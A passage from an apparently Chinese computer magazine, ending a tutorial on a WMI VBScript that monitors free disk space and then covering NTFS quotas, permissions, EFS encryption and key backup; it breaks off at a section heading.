然后运行，脚本就会开始监视，如图2，为了让大家能够看到执行过程，我采用cscript运行脚本。

这时你往硬盘里狂写东西，当剩余空间少于100G时，系统就会弹出如图3的报警。而在cscript中运行的脚本也出现如图4的报警。

下面我们就来分析一下脚本的运作。其中最关键的就是使用WMI来监视磁盘空间。

其中“**strComputer = "."**”表示了要应用这个脚本的计算机名，（WMI是可以管理远程计算机的，这些不在本文讨论范围）。“**strComputer = "."**”则表示“**使用本地计算机**”。

下一行：

```
Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
```

表示创建了一个WMI的连接，并将其保存在**objWMIService**中，如果你学习过编程，了解对象的概念，那这句代码你应该能够明白。可以看出，创建的这个连接使用的就是上文提到过的WMI名称空间“/root/cimv2名称空间”。

接下来的代码：

```
Set colMonitoredDisks = objWMIService.ExecNotificationQuery _
    ("Select * from __instancemodificationevent within 30 where " _
    & "TargetInstance isa 'Win32_LogicalDisk'")
```

主要是构成一个WMI查询，这有些类似SQL的查询。我们就用它来表明我们所关注的“事件”，你甚至可以抽象地理解为系统中有一个巨大的数据库，里面记录了计算机的所有信息，当然包括磁盘空间，而我们就从中查询出磁盘剩余空间的值，然后进行比较判断。其中的“**within 30**”表示查询间隔时间为30秒，你可以自行修改。而“**__instancemodificationevent**”表示对调整事件进行监视，在其他监视中这个值可能会不同，因为有时候我们所关心的并不是调整，而是创建或删除，这时就要用**__InstanceCreationEvent**或**__InstanceDeletionEvent**了。

后面三行代码只是一个开关和两条提示信息，然后是一个while循环，这是vbs的语法了。目的是让程序能不停地监视而不是弹出一次提示后就停止。

“**Set objDiskChange = colMonitoredDisks.NextEvent**”这是一个很重要的代码，它将使脚本处于暂停状态，直到程序接收到下一个事件。也就是将脚本挂起，等待用户所关心的事件（就是上面查询的事件）的发生再往下执行。这样当硬盘使用空间改变时，脚本就会继续执行到下面的If，这句就是简单地判断现在的剩余磁盘大小了，如果超过预定就发出报警。

执行完成之后脚本便loop到下一个循环继续监视。

三、总结

从这个例子中你可以看出WMI的一般用法了，像服务、日志、进程等资源的管理模式也类似，你可以通过调用不同的方法对系统进行控制和监视。这些需要你在以后的学习中慢慢地积累了。你也可以将WMI运用到你的程序中去实现一些平时很难实现的功能，做一些很有趣的事情，比如监视U盘的插入然后……很多U盘病毒就是这么干的，当然我不会教大家怎样去编写一个U盘病毒，那是编程板块要做的事，但我会在下期实例篇中给大家带来更多更好的应用实例，怎样根据自己的需要制定一个WMI脚本，还有WMI的高级应用。




图2 运行脚本



图3 脚本报警





图4 cscript中的报警

[文中的test.vbs在光盘中有提供]

编辑点评：

也许理论有些晦涩难懂，不过没关系，通过下一篇的实例我们会更好的理解。下期我也会给出监视U盘的代码，有兴趣的读者自己玩吧，呵呵。WMI似乎总是被人们忽略。风飘给你一句忠告，如果你想在计算机方面有所成就，WMI不需要精通，但了解是必须的。



NTFS文件安全一点通

风之扬

主要内容：

一、贴身保护：NTFS格式与文件安全
1、细致周到的磁盘安全管理功能
2、严格分明的文件权限保护
3、无微不至的文件加密功能
4、错误预警、自我修复和日志功能

二、寻找NTFS文件安全保护中的秘密武器
1、寻找NTFS文件安全中的“钥匙”
2、最后一道防线：巧妙寻找丢失的文件

对于Windows操作系统的使用者来说，NTFS应该是一个很熟悉的名词了，它的全称为“New Technology File System”，属于NT系列操作系统的标准文件系统。它与FAT文件系统最主要的区别在于：支持元数据（Metadata），可利用先进的数据结构提供更好的性能、稳定性和磁盘利用率。使用NTFS保护硬盘上的文件和目录的安全之前，必须选择NTFS文件系统将硬盘分区格式化。

一、贴身保护：NTFS格式与文件安全

在本地文件安全和性能管理上，NTFS表现十分突出，具体如下：

1、细致周到的磁盘安全管理功能

在NTFS文件系统下，可以针对磁盘进行多方面的安全管理，包括：磁盘配额管理、动态文件安全管理、磁盘管理限制等。

1）**磁盘配额管理**。说到磁盘配额，我们很容易联想到购买虚拟主机时，空间商为用户提供的空间限制，这样每个用户只能根据最大配额使用磁盘空间。这样，就能合理分配存储资源，避免系统崩溃或文件丢失。设置时，打开“我的电脑”，在磁盘驱动器图标上单击鼠标右键，选择“属性”选项，在弹出的菜单中点击“配额”选项进入配额选项面板，然后选择“启

用磁盘配额”。在这里，就可以进行精确的配额限制了。点击下方的“配额项”按钮，可以进入具体设置，在这里可新建、修改和删除配额项，设置警告等级。如图1所示。




图1 配额设置

2）动态文件安全管理。在平时的使用过程中，如果某个分区包含重要的文件信息，但此分区的容量又十分有限，怎么办？这个时候，NTFS文件系统的动态磁盘管理功能就起到作用了。通过它，可以创建动态镜像分区，提升逻辑容量。以Windows XP为例，步骤如下：

第一步：直接在“运行”中输入**diskmgmt.msc**，或者打开“控制面板”下的“管理工具”，双击“计算机管理”图标，在弹出的窗口中选择“磁盘管理”。




图2 创建动态镜像分区

第二步：在某个分区上单击右键并选择“更改驱动器名和路径”，然后点击“删除”。注意，这样只是去除了F分区的访问路径，并没有删除其中的数据。

第三步：点击“添加”，并选择“装入以下空白的NTFS目录中”，在下面文本框中输入路径或点击“浏览”指定目录，假设目录为E分区中的aspnet目录，然后逐层按“确定”即可。

第四步：直接在E分区上通过aspnet目录使用F分区。而且加载分区是没有格式和磁盘限制的，操作十分方便。如图2所示。

此外，与FAT格式所支持的有限分区容量相比，NTFS文件系统不易产生碎片，单个文件最大支持16TB（1TB=1024GB），因此能够满足日趋扩大的存储要求。

2、严格分明的文件权限保护

通过NTFS文件权限，可以轻松实现对文件夹及文件级别的安全控制。使用了NTFS分区以后，**你必须为需要访问一个资源的每一个用户账号授予NTFS权限，用户必须获得明确的授权才能访问经过设置的资源**。如果没有权限，那么它将被拒绝访问该资源。进行权限设置时，用户需要更改默认的文件简单共享方式，选择“工具”菜单下的“文件夹选项”，进入“查看”选项卡，将“使用简单文件共享”前的复选框勾除即可。

标准NTFS文件夹权限的类型有：读取、写入、列出文件夹目录、读取与运行、修改、完全控制等。用户权限的使用规则包括：权限的继承和累加性、“拒绝”权限会覆盖所有其他权限等。现在，右键选择需要进行权限设置的文件或文件夹，在弹出的快捷菜单中选择“属性”，单击“安全”选项卡即可进行相关设置。此外，在“安全”选项卡中，单击“高级”按钮还可进行单项权限的设置。如图3所示。




图3 权限设置

3、无微不至的文件加密功能

NTFS的EFS数据加密功能提供透明加密，即对具有访问权限的用户来说是透明的。具体加密方法是，打开要加密的文件或文件夹的“属性”对话框，选择其“常规”页中的“高级”，选择“高级属性”里的“加密内容以便保护数据”选项并单击“确定”按钮即可。如图4所示。




图4 使用EFS加密

4、错误预警、自我修复和日志功能

NTFS还有很多其他的安全功能，如稀疏文件、重装入点、卷装入点等，而且大部分都是在后台工作的。正是这些幕后的强大支持，使得NTFS格式具有强大的错误提示和自我修复等安全保护功能。

1）错误提示功能。NTFS分区的设计充分考虑了潜在的错误问题，最开始的16个扇区是分区引导扇区，其中保存着分区引导代码；通过智能移动主文件表（Master File Table，以下简称MFT）功能，可以解决扇区损坏后导致的文件系统瘫痪问题。此外，如果分区引导代码中指向MFT的部分出现错误，NTFS文件系统可能会失去向导，从而会报告“磁盘没有格式化”这样的错误信息。为了避免这种情况，分区引导代码中会包含一段校验程序，专门负责侦错。

2）磁盘自我修复功能。NTFS利用一种“自我疗伤”的系统，可以对硬盘上的逻辑错误和物理错误进行自动侦测和修复。每次读写时，它都会检查扇区正确与否。当读取时发现错误，NTFS会报告这个错误；当向磁盘写文件时发现错误，NTFS将会十分智能地换一个完好位置存储数据，操作不会受到任何影响。这样可以较早地发现错误，减少损失。




图5 证书管理

此外，NTFS系统还提供了事件日志功能，它能够监督所有事件，让系统知道任务完成的情况，保证系统不会因为断电等突发事件发生紊乱，最大程度降低了破坏性。

二、寻找NTFS文件安全保护中的秘密武器

1、寻找NTFS文件安全中的“钥匙”

如果对NTFS分区中的数据进行了加密，通过制作备份密钥可以达到很好的安全保护作用。密钥的制作方法如下。

首先，单击“开始→运行”命令，在打开的运行对话框中输入“**certmgr.msc**”后按下回车键，打开证书管理器。在“当前用户→个人→证书”分支下，就可以看到以用户名为名称的证书。需要注意的是，如果还没有在NTFS分区上加密任何数据，这里不会产生证书。

其次，用鼠标右键单击这个证书，选择“所有任务”下的“导出”命令。询问是否导出私钥时，选择“导出私钥”即可，其他的选项均保留默认设置，这时会产生一个以PFX为后缀的文件。如图5所示。

以后，当系统被重装时，找到PFX文件，用鼠标右键单击它并选择“安装PFX”即可完成操作，还可以读取加密NTFS分区

上的文件。需要注意的是，如果没有备份密钥，一旦操作系统出现问题需要重新安装，那么仅用相同的用户名是无法访问 NTFS 分区上的加密数据的。

2、最后一道防线：巧妙寻找丢失的文件

